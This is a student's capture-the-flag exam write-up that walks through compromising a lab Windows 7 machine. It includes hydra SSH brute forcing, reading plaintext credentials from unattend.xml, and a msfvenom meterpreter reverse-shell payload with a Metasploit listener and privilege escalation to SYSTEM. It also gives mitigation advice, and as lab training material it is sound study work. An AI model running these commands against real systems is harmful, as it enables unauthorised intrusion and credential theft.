Final Belt Exam

Robert Christopherson

January 14, 2023

Coding Dojo

Table of Contents

1. Introduction
   1. Objective………………………………………………………………………………………..(2)
   2. Requirements…………………………………………………………………………………(2)
2. High Level Summary…………………………………………..(2)
3. Recommendations and Mitigations…………………….(2)
4. Methodologies……………………………………………………(3)
   1. Information gathering……………………………………….…………………………….(3)
   2. Service Enumeration…..…………………………………….…………………………….(3)
   3. Exploitation……………………………………………………………………………………..(3)
5. Cleanup……………………………………………………………..(15)

Note:

Before the lab starts its always a god idea to create snapshots of your machines before and during the lab in case something breaks, so you can roll back to a working version easily.

All terminal commands will be highlighted as such.

1.0 Introduction

1.1 Objective

Attack a black box machine in order to gain root access to the machine and obtain specified flags along the way. The purpose of this exam is to demonstrate full capability and competency in pentesting techniques and practices. In addition, this exam also proves a learning platform to further increase education.

1.2 Requirements

The attacker will have no information about the victim machine, thus a black box. There is one Red flag that is required to pass the exam and a Black flag that will be to achieve a higher score. Black flag will be Root and the red flag will be User. The victim machine is a Windows 7 Virtual Machine, and the attacker machine will be a Kali Linux VM. There are bonus flags hidden inside the machine available to grab as well. Screenshots will be taken during the assignment as proof of completion along with a walk through of the steps completed. This exercise is open note and will allow the use of online recourses as such a practical exam would.

2.0 High Level Summary

Throughout the engagement I was able to gain access to sensitive information such as user credentials that were either in plain text or hidden with basic encoding. With the help of some brute forcing and clever guesswork, this allowed relatively easy access to lateral movement within the machine to other users and services. Misconfigurations and lazy password hygiene were ultimately the key factors resulting in the machine being fully exploited.

3.0 Recommendations and Mitigations

To increase the security of the machine it is recommended to install the latest patches and updates. Ensure that group policy configurations are accurate and low-level users to not share groups with high-level users. Ensure that privileges to create users are kept to only the administrative account. Password hygiene is imperative and needs to be enforced. 12 characters minimum without using common words that could be used in dictionary attacks. Delete the c:\Windows\Panther\unattend.xml file along with similar files (Google witch files) to prevent plain text passwords from being found. Use least privilege practices and disable ports that are not essential functions.

4.0 Methodologies/Report

4.1 Information Gathering

Right off the bat we know this is a Windows 7 Virtual Machine. We know the number of flags to be captured is 2 required flags and 3 optional. Flag may not be obtained via logging into the machine directly. The flags much be obtained via reverse shells connections that are not web based. Proof of flag must include the attackers name in the screenshot.

4.2 Service Enumeration

Nmap scan results in our victim IP: 10.0.2.12

The following ports are open with service names listed


* 21/tcp – ftp
* 22/tcp – ssh
* 23/tcp – telnet
* 80/tcp – http
* 135/tcp – msrpc
* 139/tcp – netbios-ssn
* 445/tcp – Microsoft-ds
* 3306/tcp – mysql

With this info we know there is a web server running, along with a SQL database, ssh service, ftp service, telnet service and active directory

4.3 Exploitation

Run ifconfig on local machine to determine subnet


ifconfig



Run Nmap scan to discover and enumerate hosts on network to find the victim machines IP


nmap 10.0.2.0/24

The victim IP is 10.0.2.12



Port 80 is open with http running. Let’s start there. Open a browser and navigate to the victim machine.

http://10.0.2.12:80



Right click and save the image to your desktop. We will see if hidden code is embedded here shortly.

Right-click and view source on the webpage.



Notice line 30 contains the plaintext string “matthew” interesting. Let’s move on.

Run the following command to brute force the contents of the image downloaded previously.


sudo apt install stegcracker -y

<your password>

cd /home/kali/Desktop

stegcracker pic1.jpg /usr/share/wordlists/rockyou.txt

This returns the password “matthew” in the terminal and writes a file “pic1.jpg.out” to the desktop. Open it to view the contents.



Alternatively, you could take the known password and use it with the following commands:

sudo apt install steghide -y

<your password>


steghide extract -sf pic1.jpg

matthew

This will output “thoughts.txt” to the desktop. This file contains the same info as “pic1.jpg.out”


Look inside the file and notice the following:

Text

Description automatically generated 

Hidden username “MATT” and an encoded password with what we can assume is encoded with ROT13.

Use a decoder of your choice to decode the cypher. I chose rot13.com. CyberChef would be a great alternative, or any multi-decoder should work.



The output should be “cybersecrocks”

In the previously decoded thoughts.txt file, it mentions a personal file service and we know that ftp is running. Let’s use these credentials against the ftp server and attempt a login.

ftp 10.0.2.12


matt

cybersecrocks

ls

get ftpflag.txt

This will download the file to your current working directory. Navigate to the file and open it.



FTP FLAG CAPTURED

Included are instructions to download the pcap file. Let’s do so.

binary


get sensitiveinfo.pcap

close

exit


Open Wireshark and load the “sensitiveinfo.pcap” file

Right click on the frame (No. 4) where you notice a connection start, and select **Follow 🡪 TCP stream** or just use: CTRL+SHIFT+ALT+T



WOAH! Some juicy details here. We now have credentials for a user account and a potential attack vector. Let’s save this information for later and continue checking out the pcap file.

Follow the next 2 tcp streams in the file for a total of 3 tcp streams. The 2nd one doesn’t contain much useful info, but the 3rd one is what we want.



WOW we have enumerated a user that is suspected to have a weak password. Let’s save this information for later and for now we will try and login to telnet with the user: hahaha and password: haha.


telnet 10.0.2.12

hahaha

haha

ls

type bonusflag.txt



BONUS FLAG CAPTURED

Time to leave this outdated telnet experience. It’s too slow and laggy with no real modern functionality. Gross.

Now let’s attempt a ssh login with the username: richmond

But first we knew that were going to have to brute force the password. Using hydra and specifying the service we can (fingers crossed) gain access. Use any wordlist you like although I prefer “rockyou.txt”.

hydra -l richmond -P /usr/share/wordlists/rockyou.txt 10.0.2.12 ssh -t4

The password returned is “password”


*\*\*\*\*\*WHERE IS THE GOOD PASSWOR HYGEINE!? We could have guessed that instead of going to all the trouble to brute force it. Oh well. Moving on now\*\*\*\**

Login to ssh with the obtained credentials.

ssh richmond@10.0.2.12

If you are prompted to continue enter: yes

password



Let’s poke around and see what we can find.


ls

cd ..\..


cd windows\Panther

type unattend.xml

We’ve found some credentials for IEUser which is known to be a high-privilege user.




Now the Password looks familiar. The equals sign at the end of the string is padding for base64 encoding. Decode it using CyberChef. Resulting in “qwerty12345”



I have a feeling these credentials being accessible is too good to be true. I doubt we could use it to login to any service. For now, we’ll continue poking around in the ssh connection.

cd Users\richmond

type noteToRichmond.txt



Major hints for obtaining flags. This is good information. Time to dive into the rabbit hole further. Let’s follow the instructions and craft a msfvenom payload to then deliver it to the victim machine using scp. A service that utilizes ssh (which we already have a login for).

msfvenom -p windows/meterpreter\_reverse\_tcp LHOST=10.0.2.6 LPORT=4445 -f exe > shella2.exe

scp shella2.exe richmond@10.0.2.12:

password

Set up a listener within Metasploit.

msfconsole

use multi/handler

set lport 4445

set lhosts 10.0.2.6

set payload windows/meterpreter\_reverse\_tcp

run

Go back to the ssh connection via richmond. If it closed restart it:


ssh richmond@10.0.2.12

password

Otherwise simply execute the payload

shella2.exe

Go back to your listener and see that you have captured a reverse shell!




RED FLAG CAPTURED

Moving on towards the Black Flag, background the current meterpreter session and remember the session ID that is assigned.

background


There are 2 ways to go about accomplishing the same task next. Each method results in the same exploit being run at the end. The first is to search in the msfconsole and select the correct exploit. The other is to use a post exploit suggester module inside Metasploit to help you decide where to go next to escalate privileges. When using the suggester, it will show you multiple options. Many won’t work so you will have to try all the recommended ones. (I wish I would have figured this out sooner)



You can see that my original exploit from below is actually listed in the suggester results above. The suggester is clearly a more effective option. For this demo we will show the original method instead.

The original route taken is a little more direct. I spent hours searching for different keywords and combinations until landing on this:

search exploit windows NTUser



With these very narrowed down results let’s pick the first one and then start working down the list and see if one works. Start with the first one.


use 0

options

set session <session ID>

set lport 4445

run



We have popped a meterpreter with SYSTEM Privileges!


Very close to the black flag! We need a shell to navigate to where the flag is.

shell

cd Desktop

ls

type “Black Belt Flag.txt”



BLACK FLAG CAPTURED

5.0 Cleanup

During the exploitation process, files are typically sent to the victim machine and some even break code. Even if no code breaking files are present, removing files sent over avoids detection and security complications later. For this we will be removing the msfvenom payload that was sent to the victim machine.

In the ssh session for richmond go ahead and navigate to the location of the payload and remove the files.

If the session is closed, restart it:

ssh richmond@10.0.2.12

password

Otherwise:

cd \Users\richmond

rm shella2.exe

exit

Bonus: You can also simply roll back the victim virtual machine to a previous snapshot to reset the lab.